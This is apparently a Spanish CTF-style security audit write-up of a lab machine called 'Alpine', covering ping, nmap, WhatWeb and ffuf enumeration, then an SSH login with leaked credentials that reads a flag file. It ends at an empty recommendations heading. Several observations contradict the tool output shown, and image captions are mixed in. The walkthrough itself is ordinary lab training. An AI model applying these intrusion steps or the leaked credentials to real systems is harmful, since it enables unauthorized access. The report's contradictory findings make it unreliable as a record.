

Informe de Auditoría de Seguridad


Objetivo: Sistema identificado como *Alpine*

1. Verificación de Conectividad de Red

Se inició la auditoría con una comprobación de la disponibilidad de la máquina objetivo en la red.

Comando ejecutado:

```
ping 192.168.0.32
```

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~/Desktop/alpino'. The prompt is '(kali@kali)-[~/Desktop/alpino]'. The user enters '\$ cat ping', which shows the contents of a file named 'ping'. Then, the user enters '\$ ping 192.168.0.32'. The output shows four successful ping responses from 192.168.0.32 with varying times (2.56 ms, 0.943 ms, 1.09 ms, 1.07 ms) and a TTL of 64. The user then presses '^C' to stop the command, and the terminal shows '192.168.0.32 ping statistics —'. Finally, the user enters '\$' and a green cursor appears.

```
(kali@kali)-[~/Desktop/alpino]
$ cat ping
$ ping 192.168.0.32
PING 192.168.0.32 (192.168.0.32) 56(84) bytes of data.
64 bytes from 192.168.0.32: icmp_seq=1 ttl=64 time=2.56 ms
64 bytes from 192.168.0.32: icmp_seq=2 ttl=64 time=0.943 ms
64 bytes from 192.168.0.32: icmp_seq=3 ttl=64 time=1.09 ms
64 bytes from 192.168.0.32: icmp_seq=4 ttl=64 time=1.07 ms
^C
— 192.168.0.32 ping statistics —
(kali@kali)-[~/Desktop/alpino]
$ █
```

Observaciones:

- El host respondió exitosamente a las solicitudes ICMP.
- El TTL = 64 y tiempos de respuesta bajos confirman que el sistema está activo.

- Se revisó la conectividad a otros hosts internos, pero **no se encontraron anomalías**.

Recomendaciones:

- Restringir respuestas ICMP a redes internas confiables.
- Monitorizar solicitudes ICMP sospechosas.

2. Escaneo de Puertos

Se realizó un escaneo activo con Nmap para identificar servicios expuestos y posibles vectores de entrada.

Comando ejecutado:

```
nmap -sS --open -sC -sV -n -Pn 192.168.0.32
```

Resultados principales:

Puerto	Servicio	Versión
22/tcp	SSH	OpenSSH 10.2
80/tcp	HTTP	Apache 2.4.66

```
(kali㉿kali)-[~/Desktop/alpino]
└─$ cat escaneo ç
└─$ nmap -sS --open -sC -sV -n -Pn 192.168.0.32
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-02 19:00 EST
Nmap scan report for 192.168.0.32
Host is up (0.00070s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.2 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.66
|_http-title: Did not follow redirect to http://alpine.nyx/
|_http-server-header: Apache/2.4.66 (Unix)
MAC Address: 08:00:27:FD:7A:93 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: defau
cat: ç: No such file or directory

(kali㉿kali)-[~/Desktop/alpino]
└─$
```

Observaciones:

- Se revisaron todos los puertos y servicios conocidos, pero **no se detectaron servicios adicionales ni vulnerabilidades evidentes**.

Recomendaciones:

- Limitar los puertos abiertos.
- Configurar firewall y auditar periódicamente.

3. Identificación de Tecnologías Web


Se utilizó **WhatWeb** para identificar tecnologías del servidor y orientar la auditoría.


Comando ejecutado:

```
whatweb http://alpine.
```

Observaciones:

- Servidor web: Apache 2.4.66 (Unix).
- Tecnologías detectadas: HTML5, scripts y correos internos.
- Se revisaron posibles APIs y endpoints, pero **no se encontró información sensible ni recursos ocultos**.





```
1 $ whatweb http://alpine.nyx/
2 http://alpine.nyx/ [200 OK] Apache[2.4.66], Country[RESERVED][ZZ], Email[...],
  HTTPServer[Unix][Apache/2.4.66 (Unix)], IP[192.168.0.32], Script, Title[Snow...]
```

Recomendaciones:


- Mantener actualizado el stack tecnológico.
- Ocultar información sensible en headers y scripts.


4. Enumeración de Recursos – Fuzzing

Se realizó **fuzzing de directorios y archivos web** para descubrir rutas ocultas y paneles administrativos.

Comandos ejecutados:

```
ffuf -u http://alpine.nyx/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories.txt -c
ffuf -u http://alpine.nyx/FUZZ -w /usr/share/seclists/Discovery/Web-Content/small-words.txt -c
```





```
(kali@kali)-[~]
└─$ ffuf -u http://alpine.nyx/FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt \
-e .php,.txt,.html,.bak \
-c

      _____
     /  _  /  _  /
    /  /_\ /  /_\ /
   /  /_\ /  /_\ /
  /  /_\ /  /_\ /
 /  /_\ /  /_\ /
/  /_\ /  /_\ /

v2.1.0-dev

:: Method      : GET
:: URL         : http://alpine.nyx/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt
:: Extensions  : .php .txt .html .bak
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

index.html      [Status: 200, Size: 12461, Words: 4070, Lines: 374, Duration: 3ms]
login.html      [Status: 200, Size: 3182, Words: 957, Lines: 116, Duration: 32ms]
htaccess        [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 3ms]
htaccess.html   [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 7ms]
htaccess.txt    [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 12ms]
htaccess.bak    [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 12ms]
htaccess.php    [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 19ms]
profile.html    [Status: 200, Size: 12461, Words: 4070, Lines: 374, Duration: 2ms]
html.php        [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 2ms]
html            [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 8ms]
html.txt        [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 7ms]
html.bak        [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 6ms]
html.html       [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 9ms]
profile.html    [Status: 200, Size: 9571, Words: 4270, Lines: 294, Duration: 20ms]
htpasswd.txt    [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 12ms]
htpasswd.html   [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 35ms]
htpasswd        [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 94ms]
htpasswd.php    [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 95ms]
htpasswd.bak    [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 114ms]
htm.php         [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 2ms]
htm.html        [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 1ms]
htm             [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 29ms]
htm.bak         [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 32ms]
htm.txt         [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 36ms]
htpasswdws      [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 20ms]
htpasswdws.html [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 22ms]
htpasswdws.txt  [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 23ms]
htpasswdws.bak  [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 24ms]
htpasswdws.php  [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 41ms]
booking.html    [Status: 200, Size: 3217, Words: 956, Lines: 115, Duration: 36ms]
htgroup.txt     [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 2ms]
htgroup.bak     [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 7ms]
htgroup.php     [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 14ms]
htgroup         [Status: 403, Size: 313, Words: 21, Lines: 10, Duration: 17ms]
```

Observaciones:

- Se encontraron directorios: /password, /modules, /includes, /cache.
- /server-status protegido (403).
- Revisado /profile.html y dashboard interno, **con información sensible adicional**.

Recomendaciones:

- Restringir acceso a directorios sensibles.
- Deshabilitar listado de directorios.
- Monitorizar intentos de enumeración.


5. Acceso SSH Inicial

Se obtuvieron credenciales de acceso filtradas:

Usuario: developer

Host: alpine.nyx

Password: SummerVibes2024!



Comando ejecutado:

```
ssh developer@alpine.nyx
```

```
Session Actions Edit View Help
1 2 3 4

(kali㉿kali)-[~/Desktop/alpino]
$ cat ssh
ssh developer@alpine.nyx
The authenticity of host 'alpine.nyx (192.168.0.32)' can't be established.
ED25519 key fingerprint is: SHA256:KaFeoyR906VOG+rS8vQ4ks7WzsMxs3s06NVkB0Z5hF8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'alpine.nyx' (ED25519) to the list of known hosts.
developer@alpine.nyx's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

developer@alpine:~$ ls
```

SSH Login Configuration (Locked)

SSH Host

SSH Password

Changes disabled in this environment. In emergency scenarios, consult the systemd team or review the latest Ed repository notes.

Screenshot_2026-03-07_13_35_04.png 1920 x 955 168.6 kB 83.5%

```
Session Actions Edit View Help
1 2 3 4

This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'alpine.nyx' (ED25519) to the list of known hosts.
developer@alpine.nyx's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

developer@alpine:~$ ls
README.txt  user.txt
developer@alpine:~$ cat user.txt
30a0cf321ff0c0997f45a7202490b260
developer@alpine:~$ cat README.txt
≡ SnowPeak Development Notes ≡
```

Screenshot_2026-03-07_13_35_04.png 1920 x 955 168.6 kB 83.5%

Screenshot_2026-03-07_13_37_31.png 1920 x 955 300.2 kB 83.5%

Observaciones:

- Acceso confirmado a developer.

- Se revisaron archivos del home (user.txt, .ssh) y **no se encontró contenido sensible adicional**.

Recomendaciones:

